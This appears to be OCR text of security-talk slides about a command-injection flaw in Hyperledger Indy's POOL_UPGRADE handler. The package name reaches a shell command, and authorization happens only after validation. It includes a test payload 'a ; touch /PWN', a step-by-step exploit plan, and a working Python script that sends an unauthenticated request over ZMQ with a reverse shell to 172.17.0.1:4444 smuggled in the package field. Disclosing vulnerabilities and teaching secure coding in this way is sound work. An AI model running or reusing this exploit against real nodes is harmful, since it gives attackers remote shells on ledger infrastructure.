- Write: Here the client is asking the nodes to write a new transaction to the ledger and change some state variable. This requires the nodes to run a consensus protocol (currently RBFT). If the protocol run is successful, then the client's proposed changes are written. `write_manager` will be used for this request type.

https://github.com/hyperledger/indy-plenum/blob/main/docs/source/request_handling.md

Interest Areas

Interest Areas

Uninitialized

Values not checked to be present before usage

Input Validation

Not validating information coming from untrusted sources

Complexity

Request handlers with a complex logic

Discrepancies

Docs and code disagreements

```python
class PoolConfigHandler(WriteRequestHandler):

    def __init__(self, database_manager: DatabaseManager,
                 write_req_validator: WriteRequestValidator,
                 pool_config: PoolConfig):
        super().__init__(database_manager, POOL_CONFIG, CONFIG_LEDGER_ID)
        self.write_req_validator = write_req_validator
        self.pool_config = pool_config

    def static_validation(self, request: Request):
        self._validate_request_type(request)

    def dynamic_validation(self, request: Request, req_pp_time: Optional[int]):
        self._validate_request_type(request)
        action = '*'
        status = '*'
        self.write_req_validator.validate(request,
                                          [AuthActionEdit(txn_type=self.txn_type,
                                                          field=ACTION,
                                                          old_value=status,
                                                          new_value=action)])

    def apply_forced_request(self, req: Request):
        super().apply_forced_request(req)
        txn = self._req_to_txn(req)
        self.pool_config.handleConfigTxn(txn)

    # Config handler don't use state for any validation for now
    def update_state(self, txn, prev_result, request, is_committed=False):
        pass
```

POOL_UPGRADE Request Handler

Write

State changing, requires permissions

“Upgrade”

much important
such power

Discrepancy

Docs and code disagree

POOL_UPGRADE

Command to upgrade the Pool (sent by Trustee). It upgrades the specified Nodes (either all nodes in the Pool, or some specific ones).

- `name` (string):

  Human-readable name for the upgrade.
- `action` (enum: `start` or `cancel`):

  Starts or cancels the Upgrade.
- `version` (string):

  The version of indy-node package we perform upgrade to. Must be greater than existing one (or equal if `reinstall` flag is True).
- `schedule` (dict of node DIDs to timestamps):

  Schedule of when to perform upgrade on each node. This is a map where Node DIDs are keys, and upgrade time is a value (see example below). If `force` flag is False, then it's required that time difference between each Upgrade must be not less than 5 minutes (to give each Node enough time and not make the whole Pool go down during Upgrade).
- `sha256` (sha256 hash string):

  sha256 hash of the package
- `force` (boolean; optional):

  Whether we should apply transaction (schedule Upgrade) without waiting for consensus of this transaction. If false, then transaction is applied only after it's written to the ledger. Otherwise it's applied regardless of result of consensus, and there are no restrictions on the Upgrade `schedule` for each Node. So, we can Upgrade the whole Pool at the same time when it's set to True.False by default. Avoid setting to True without good reason.
- `reinstall` (boolean; optional):

  Whether it's allowed to re-install the same version. False by default.
- `timeout` (integer; optional):

  Limits upgrade time on each Node.
- `justification` (string; optional):

  Optional justification string for this particular Upgrade.

```python
class PoolUpgradeHandler(WriteRequestHandler):

    def __init__(self, database_manager: DatabaseManager,
                 upgrader: Upgrader,
                 write_req_validator: WriteRequestValidator,
                 pool_manager: TxnPoolManager):
        super().__init__(database_manager, POOL_UPGRADE, CONFIG_LEDGER_ID)
        self.upgrader = upgrader
        self.write_req_validator = write_req_validator
        self.pool_manager = pool_manager

    def static_validation(self, request: Request):
        self._validate_request_type(request)
        identifier, req_id, operation = get_request_data(request)
        action = operation.get(ACTION)
        if action not in (START, CANCEL):
            raise InvalidClientRequest(identifier, req_id,
                                       "{} not a valid action".
                                       format(action))
        if action == START:
            schedule = operation.get(SCHEDULE, {})
            force = operation.get(FORCE)
            force = str(force) == 'True'
            isValid, msg = self.upgrader.isScheduleValid(
                schedule, self.pool_manager.getNodesServices(), force)
            if not isValid:
                raise InvalidClientRequest(identifier, req_id,
                                           "{} not a valid schedule since {}".
                                           format(schedule, msg))

    def dynamic_validation(self, request: Request, req_pp_time: Optional[int]):
        self._validate_request_type(request)
        identifier, req_id, operation = get_request_data(request)
        status = '*'

        pkg_to_upgrade = operation.get(PACKAGE, getConfig().UPGRADE_ENTRY)
        targetVersion = operation[VERSION]
        reinstall = operation.get(REINSTALL, False)

        if not pkg_to_upgrade:
            raise InvalidClientRequest(identifier, req_id, "Upgrade package name is empty")

        try:
            res = self.upgrader.check_upgrade_possible(pkg_to_upgrade, targetVersion, reinstall)
        except Exception as exc:
            res = str(exc)

        if res:
            raise InvalidClientRequest(identifier, req_id, res)

        action = operation.get(ACTION)
        # TODO: Some validation needed for making sure name and version
        # present
        txn = self.upgrader.get_upgrade_txn(
            lambda txn: get_payload_data(txn).get(
                NAME,
                None) == operation.get(
                NAME,
                None) and get_payload_data(txn).get(VERSION) == operation.get(VERSION),
            reverse=True)
        if txn:
            status = get_payload_data(txn).get(ACTION, '*')

        if status == START and action == START:
            raise InvalidClientRequest(
                identifier,
                req_id,
                "Upgrade '{}' is already scheduled".format(
                    operation.get(NAME)))
        if status == '*':
            auth_action = AuthActionAdd(txn_type=POOL_UPGRADE,
                                        field=ACTION,
                                        value=action)
        else:
            auth_action = AuthActionEdit(txn_type=POOL_UPGRADE,
                                         field=ACTION,
                                         old_value=status,
                                         new_value=action)
        self.write_req_validator.validate(request,
                                          [auth_action])
```

POOL_UPGRADE

Command to upgrade the Pool (sent by Trustee). It upgrades the specified Nodes (either all nodes in the Pool, or some specific ones).

- `name` (string):

  Human-readable name for the upgrade.
- `action` (enum: `start` or `cancel`):

  Starts or cancels the Upgrade.
- `version` (string):

  The version of indy-node package we perform upgrade to. Must be greater than existing one (or equal if `reinstall` flag is True).

POOL_UPGRADE

Command to upgrade the Pool (sent by Trustee). It upgrades the specified Nodes (either all nodes in the Pool, or some specific ones).

- `name` (string):

  Human-readable name for the upgrade.
- `action` (enum: `start` or `cancel`):

  Starts or cancels the Upgrade.
- `version` (string):

  The version of indy-node package we perform upgrade to. Must be greater than existing one (or equal if `reinstall` flag is True).
- `schedule` (dict of node DIDs to timestamps):

  Schedule of when to perform upgrade on each node. This is a map where Node DIDs are keys, and upgrade time is a value (see example below). If `force` flag is False, then it's required that time difference between each Upgrade must be not less than 5 minutes (to give each Node enough time and not make the whole Pool go down during Upgrade).
- `sha256` (sha256 hash string):

  sha256 hash of the package
- `force` (boolean; optional):

  Whether we should apply transaction (schedule Upgrade) without waiting for consensus of this transaction. If false, then transaction is applied only after it's written to the ledger. Otherwise it's applied regardless of result of consensus, and there are no restrictions on the Upgrade `schedule` for each Node. So, we can Upgrade the whole Pool at the same time when it's set to True.False by default. Avoid setting to True without good reason.
- `reinstall` (boolean; optional):

  Whether it's allowed to re-install the same version. False by default.
- `timeout` (integer; optional):

  Limits upgrade time on each Node.
- `justification` (string; optional):


  Optional justification string for this particular Upgrade.

```python
class PoolUpgradeHandler(WriteRequestHandler):

    def __init__(self, database_manager: DatabaseManager,
                 upgrader: Upgrader,
                 write_req_validator: WriteRequestValidator,
                 pool_manager: TxnPoolManager):
        super().__init__(database_manager, POOL_UPGRADE, CONFIG_LEDGER_ID)
        self.upgrader = upgrader
        self.write_req_validator = write_req_validator
        self.pool_manager = pool_manager

    def static_validation(self, request: Request):
        self._validate_request_type(request)
        identifier, req_id, operation = get_request_data(request)
        action = operation.get(ACTION)
        if action not in (START, CANCEL):
            raise InvalidClientRequest(identifier, req_id,
                                       "{} not a valid action".
                                       format(action))
        if action == START:
            schedule = operation.get(SCHEDULE, {})
            force = operation.get(FORCE)
            force = str(force) == 'True'
            isValid, msg = self.upgrader.isScheduleValid(
                schedule, self.pool_manager.getNodesServices(), force)
            if not isValid:
                raise InvalidClientRequest(identifier, req_id,
                                           "{} not a valid schedule since {}".
                                           format(schedule, msg))

    def dynamic_validation(self, request: Request, req_pp_time: Optional[int]):
        self._validate_request_type(request)
        identifier, req_id, operation = get_request_data(request)
        status = '*'

        pkg_to_upgrade = operation.get(PACKAGE, getConfig().UPGRADE_ENTRY)
        targetVersion = operation[VERSION]
        reinstall = operation.get(REINSTALL, False)

        if not pkg_to_upgrade:
            raise InvalidClientRequest(identifier, req_id, "Upgrade package name is empty")

        try:
            res = self.upgrader.check_upgrade_possible(pkg_to_upgrade, targetVersion, reinstall)
        except Exception as exc:
            res = str(exc)

        if res:
            raise InvalidClientRequest(identifier, req_id, res)

        action = operation.get(ACTION)
        # TODO: Some validation needed for making sure name and version
        # present
        txn = self.upgrader.get_upgrade_txn(
            lambda txn: get_payload_data(txn).get(
                NAME,
                None) == operation.get(
                NAME,
                None) and get_payload_data(txn).get(VERSION) == operation.get(VERSION),
            reverse=True)
        if txn:
            status = get_payload_data(txn).get(ACTION, '*')

        if status == START and action == START:
            raise InvalidClientRequest(
                identifier,
                req_id,
                "Upgrade '{}' is already scheduled".format(
                    operation.get(NAME)))
        if status == '*':
            auth_action = AuthActionAdd(txn_type=POOL_UPGRADE,
                                        field=ACTION,
                                        value=action)
        else:
            auth_action = AuthActionEdit(txn_type=POOL_UPGRADE,
                                         field=ACTION,
                                         old_value=status,
                                         new_value=action)
        self.write_req_validator.validate(request,
                                          [auth_action])
```

```
pkg_to_upgrade = operation.get(PACKAGE, getConfig().UPGRADE_ENTRY)
targetVersion = operation[VERSION]
reinstall = operation.get(REINSTALL, False)

if not pkg_to_upgrade:
 raise InvalidClientRequest(identifier, req_id, "Upgrade package name is empty")
```

Photo by Juan Rumimpunu on Unsplash

```
pkg_to_upgrade = operation.get(PACKAGE, getConfig().UPGRADE_ENTRY)
targetVersion = operation[VERSION]
reinstall = operation.get(REINSTALL, False)

if not pkg_to_upgrade:
    raise InvalidClientRequest(identifier, req_id, "Upgrade package name is empty")

try:
    res = self.upgrader.check_upgrade_possible(pkg_to_upgrade, targetVersion, reinstall)
except Exception as exc:
    res = str(exc)

if res:
    raise InvalidClientRequest(identifier, req_id, res)
```




```
@staticmethod
def check_upgrade_possible(
        pkg_name: str,
        target_ver: str,
        reinstall: bool = False
):
    version_cls = src_version_cls(pkg_name)

    try:
        target_ver = version_cls(target_ver)
    except InvalidVersionError:
        return (
            "invalid target version {} for version class {}: "
            .format(target_ver, version_cls)
        )

    # get current installed package version of pkg_name
    curr_pkg_ver, cur_deps = NodeControlUtil.curr_pkg_info(pkg_name)
    if not curr_pkg_ver:
        return ("package {} is not installed and cannot be upgraded"
                .format(pkg_name))
```

```python
@classmethod
def curr_pkg_info(cls, pkg_name: str) -> Tuple[PackageVersion, List]:
    package_info = cls._get_curr_info(pkg_name)
    return cls._parse_version_deps_from_pkg_mgr_output(
        package_info, upstream_cls=src_version_cls(pkg_name))
```

```
@classmethod
def _get_curr_info(cls, package):
    cmd = compose_cmd(['dpkg', '-s', package])
    return cls.run_shell_command(cmd)
```

```
def compose_cmd(cmd):
    if os.name != 'nt':
        cmd = ' '.join(cmd)
    return cmd
```

```python
@classmethod
def run_shell_command(cls, command, timeout=TIMEOUT):
    try:
        ret = subprocess.run(command, shell=True, check=True, stdout=subprocess.PIPE, timeout=timeout)
        ret_bytes = ret.stdout
    except subprocess.CalledProcessError as ex:
        ret_bytes = ex.output
    except Exception as ex:
        raise Exception("command {} failed with {}".format(command, ex))
    ret_msg = ret_bytes.decode(locale.getpreferredencoding(), 'decode_errors').strip() if ret_bytes else ""
    return ret_msg
```


GETS USER INPUT
NOW LET'S VALIDATE, RIGHT?
RIGHT?
imgflip.com

Testing

Photo by Leo chen on Unsplash

Testing

- PyTest
  - Netowork Genesis
  - Multiple Nodes
  - Wallet Creation




Photo by Leo chen on Unsplash

```python
import json
import time

import pytest
from plenum.common.exceptions import RequestNackedException

from indy_common.constants import NODE_UPGRADE, POOL_UPGRADE
from plenum.test.helper import sdk_get_and_check_replies
from plenum.test.pool_transactions.helper import sdk_sign_and_send_prepared_request, sdk_send_signed_requests

from plenum.common.constants import TXN_TYPE, CURRENT_PROTOCOL_VERSION
from plenum.common.types import OPERATION, f


def test_send_node_upgrade_txn(looper, sdk_wallet_client, sdk_pool_handle):
    req = {
        OPERATION: {
            TXN_TYPE: POOL_UPGRADE,
            'package': 'a ; touch /PWN'
            'name': 'test',
            'action': 'start',
            'version': '1.1',
            'schedule': {"4yC546FFzorLPgTNTc6V43DnpFrR8uHvtunBxb2Suaa2":"2022-12-25T10:25:58.271857+00:00",
            "AtDfpKFe1RPgcr5nnYBw1Wxkgyn8Zjyh5MzFoEUTeoV3":"2022-12-25T10:26:16.271857+00:00",
            "DG5M4zFm33Shrhjj6JB7nmx9BoNJUq219UXDfvwBDPe2":"2022-12-25T10:26:25.271857+00:00",
            "JpYerf4CssDrH76z7jyQPJLnZ1vwYgvKbvcp16AB5RQ":"2022-12-25T10:26:07.271857+00:00"},
            'sha256': 'db34a72a90d026dae49c3b3f0436c8d3963476c77468ad955845a1ccf7b03f55',
        },
        f.IDENTIFIER.nm: sdk_wallet_client[1],
        f.REQ_ID.nm: int(time.time()),
        f.PROTOCOL_VERSION.nm: CURRENT_PROTOCOL_VERSION
    }

    rep = sdk_sign_and_send_prepared_request(looper, sdk_wallet_client, sdk_pool_handle, json.dumps(req))

    with pytest.raises(RequestNackedException):
        sdk_get_and_check_replies(looper, [rep])
```

indy_node > test > conftest.py > ...

```python
# patch that makes sense in general for tests
# since '_get_curr_info' relies on OS package manager
@pytest.fixture(scope="module")
def patchNodeControlUtil():
    old__get_curr_info = getattr(NodeControlUtil, '_get_curr_info')

    @classmethod
    def _get_curr_info(cls, package):
        from stp_core.common.log import getlogger
        import os
        logger = getlogger()
        if package == APP_NAME:
            return (
                "Package: {}\nStatus: install ok installed\nPriority: extra\nSection: default\n"
                "Installed-Size: 21\nMaintainer: maintainer\nArchitecture: amd64\nVersion: {}\n"
            ).format(APP_NAME, releaseVersion())

        raise ValueError("Only {} is expected, got: {}".format(APP_NAME, package))

    setattr(NodeControlUtil, '_get_curr_info', _get_curr_info)
    yield
    setattr(NodeControlUtil, '_get_curr_info', old__get_curr_info)
```

Demo #1

docker

```
root → /workspaces/indy-node/indy_node/test $
```

Code Execution

POOL_UPGRADE

Command to upgrade the Pool (sent by Trustee), It upgrades the specified Nodes (either all nodes in the Pool, or some specific ones).


RIGHT?

Coding Patterns

checks

effects

interactions

Reduce the attack surface for malicious contracts trying to hijack execution flow

Coding Patterns

checks

effects

interactions

Reduce the attack surface for malicious contracts trying to hijack execution flow

authorize

do

Authorize **before** performing the action

```python
class PoolUpgradeHandler(WriteRequestHandler):

    def __init__(self, database_manager: DatabaseManager,
                 upgrader: Upgrader,
                 write_req_validator: WriteRequestValidator,
                 pool_manager: TxnPoolManager):
        super().__init__(database_manager, POOL_UPGRADE, CONFIG_LEDGER_ID)
        self.upgrader = upgrader
        self.write_req_validator = write_req_validator
        self.pool_manager = pool_manager

    def static_validation(self, request: Request):
        self._validate_request_type(request)
        identifier, req_id, operation = get_request_data(request)
        action = operation.get(ACTION)
        if action not in (START, CANCEL):
            raise InvalidClientRequest(identifier, req_id,
                                       "{} not a valid action".
                                       format(action))
        if action == START:
            schedule = operation.get(SCHEDULE, {})
            force = operation.get(FORCE)
            force = str(force) == 'True'
            isValid, msg = self.upgrader.isScheduleValid(
                schedule, self.pool_manager.getNodesServices(), force)
            if not isValid:
                raise InvalidClientRequest(identifier, req_id,
                                           "{} not a valid schedule since {}".
                                           format(schedule, msg))

    def dynamic_validation(self, request: Request, req_pp_time: Optional[int]):
        self._validate_request_type(request)
        identifier, req_id, operation = get_request_data(request)
        status = '*'

        pkg_to_upgrade = operation.get(PACKAGE, getConfig().UPGRADE_ENTRY)
        targetVersion = operation[VERSION]
        reinstall = operation.get(REINSTALL, False)

        if not pkg_to_upgrade:
            raise InvalidClientRequest(identifier, req_id, "Upgrade package name is empty")

        try:
            res = self.upgrader.check_upgrade_possible(pkg_to_upgrade, targetVersion, reinstall)
        except Exception as exc:
            res = str(exc)

        if res:
            raise InvalidClientRequest(identifier, req_id, res)

        action = operation.get(ACTION)
        # TODO: Some validation needed for making sure name and version
        # present
        txn = self.upgrader.get_upgrade_txn(
            lambda txn: get_payload_data(txn).get(
                NAME,
                None) == operation.get(
                NAME,
                None) and get_payload_data(txn).get(VERSION) == operation.get(VERSION),
            reverse=True)
        if txn:
            status = get_payload_data(txn).get(ACTION, '*')

        if status == START and action == START:
            raise InvalidClientRequest(
                identifier,
                req_id,
                "Upgrade '{}' is already scheduled".format(
                    operation.get(NAME)))
        if status == '*':
            auth_action = AuthActionAdd(txn_type=POOL_UPGRADE,
                                        field=ACTION,
                                        value=action)
        else:
            auth_action = AuthActionEdit(txn_type=POOL_UPGRADE,
                                         field=ACTION,
                                         old_value=status,
                                         new_value=action)
        self.write_req_validator.validate(request,
                                          [auth_action])
```


POOL_UPGRADE

Command to upgrade the Pool (sent by Trustee). It upgrades the specified Nodes (either all nodes in the Pool, or some specific ones).

Exploit Plan

Create a DID

No permissions required



Exploit Plan

Create a DID

No permissions required

01

Construct Payload

Build the malicious pool upgrade request with our command

02

03

04

05

Exploit Plan

Create a DID

01

No permissions required

Construct Payload

02

Build the malicious pool upgrade request with our command

Send

03

Get the server pubkey and send using ZMQ

04

05

Exploit Plan

Create a DID

01

No permissions required

Construct Payload

02

Build the malicious pool upgrade request with our command

Send

03

Get the server pubkey and send using ZMQ

04 ???

05

Exploit Plan

Create a DID

01

No permissions required

Construct Payload

02

Build the malicious pool upgrade request with our command

Send

03

Get the server pubkey and send using ZMQ

???

04

profit

05

use code execution to make an impact

```python
#! /usr/bin/python3
import zmq
import sys
import base64
import zmq.auth


PORT = sys.argv[2]
ADDR = sys.argv[1]
NODE = f"tcp://{ADDR}:{PORT}"

# {
#     "identifier": "6ouriXMZkLeHsuXrN1X1fd",
#     "operation": {
#         "action": "start",
#         "name": "exploit",
#         "package": "name;python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\"172.17.0.1\\",4444));
#                    os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\\"/bin/sh\\")\'",
#         "schedule": {
#             "4yC546FFzorLPgTNTc6V43DnpFrR8uHvtunBxb2Suaa2": "2022-12-25T10:25:58.271857+00:00",
#             "AtDfpKFe1RPgcr5nnYBw1Wxkgyn8Zjyh5MzFoEUTeoV3": "2022-12-25T10:26:16.271857+00:00",
#             "DG5M4zFm33Shrhjj6JB7nmx9BoNJUq219UXDfvwBDPe2": "2022-12-25T10:26:25.271857+00:00",
#             "JpYerf4CssDrH76z7jyQPJLnZ1vwYgvKbvcp16AB5RQ": "2022-12-25T10:26:07.271857+00:00"
#         },
#         "sha256": "db34a72a90d026dae49c3b3f0436c8d3963476c77468ad955845a1ccf7b03f55",
#         "type": "109",
#         "version": "1.1"
#     },
#     "protocolVersion": 2,
#     "reqId": 1667311261,
#     "signature": "WPwtnxg3ZzfwhhhfSdx9YTr4qf5FxHTGDqKhdfLpAusyQuFNrJLibYXadCaTb2gjZLhPwswHL45v2WvWnmwWz4v"
# }
req = '''{"identifier":"6ouriXMZkLeHsuXrN1X1fd","operation":{"action":"start","name":"exploit","package":"name;python3 -c \'import socket,os,pty;s=socket

# Create ZMQ transport keys
print("[+] Creating new ZMQ curve keys for client")
pubkey, privkey = zmq.curve_keypair()
print(f"\tNew pubkey: {pubkey}")

# Set ZMQ connection context
context = zmq.Context()
socket = context.socket(zmq.DEALER)
socket.setsockopt(zmq.IDENTITY, base64.encodebytes(pubkey))
socket.setsockopt(zmq.CURVE_PUBLICKEY, pubkey)
socket.setsockopt(zmq.CURVE_SECRETKEY, privkey)
socket.setsockopt(zmq.CURVE_SERVERKEY, b'i?O.*@[MKxkQ2bBVO6$R(=0NVh4gvxtGO9Iv<kb<')

print(f"Created client pubkey:{pubkey}")
print(f"Connecting to node: {NODE}")
socket.connect(NODE)

print('[+] Sending payload')
socket.send_multipart([bytes(req.encode())])
```

```
# {
#     "identifier": "6ouriXMZkLeHsuXrN1X1fd",
#     "operation": {
#         "action": "start",
#         "name": "exploit",
#         "package": "name;python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\"172.17.0.1\\",4444));
#                    os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\\"/bin/sh\\")\'",
#         "schedule": {
#             "4yC546FFzorLPgTNTc6V43DnpFrR8uHvtunBxb2Suaa2": "2022-12-25T10:25:58.271857+00:00",
#             "AtDfpKFe1RPgcr5nnYBw1Wxkgyn8Zjyh5MzFoEUTeoV3": "2022-12-25T10:26:16.271857+00:00",
#             "DG5M4zFm33Shrhjj6JB7nmx9BoNJUq219UXDfvwBDPe2": "2022-12-25T10:26:25.271857+00:00",
#             "JpYerf4CssDrH76z7jyQPJLnZ1vwYgvKbvcp16AB5RQ": "2022-12-25T10:26:07.271857+00:00"
#         },
#         "sha256": "db34a72a90d026dae49c3b3f0436c8d3963476c77468ad955845a1ccf7b03f55",
#         "type": "109",
#         "version": "1.1"
#     },
#     "protocolVersion": 2,
#     "reqId": 1667311261,
#     "signature": "WPwtnxg3ZzfwhhhfSdx9YTr4qf5FxHTGDqKhdfLpAusyQuFNrJLibYXadCaTb2gjZLhPwswHL45v2WvWnmwWz4v"
# }
req = '''{"identifier":"6ouriXMZkLeHsuXrN1X1fd","operation":{"action":"start","name":"exploit","package":"name;python3 -c \'import socket,os,pty;s=
```

```
# {
#     "identifier": "6ouriXMZkLeHsuXrN1X1fd",
#     "operation": {
#         "action": "start",
#         "name": "exploit",
#         "package": "name;python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\"172.17.0.1\\",4444));
#                    os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\\"/bin/sh\\")\'",
#         "schedule": {
#             "4yC546FFzorLPgTNTc6V43DnpFrR8uHvtunBxb2Suaa2": "2022-12-25T10:25:58.271857+00:00",
#             "AtDfpKFe1RPgcr5nnYBw1Wxkgyn8Zjyh5MzFoEUTeoV3": "2022-12-25T10:26:16.271857+00:00",
#             "DG5M4zFm33Shrhjj6JB7nmx9BoNJUq219UXDfvwBDPe2": "2022-12-25T10:26:25.271857+00:00",
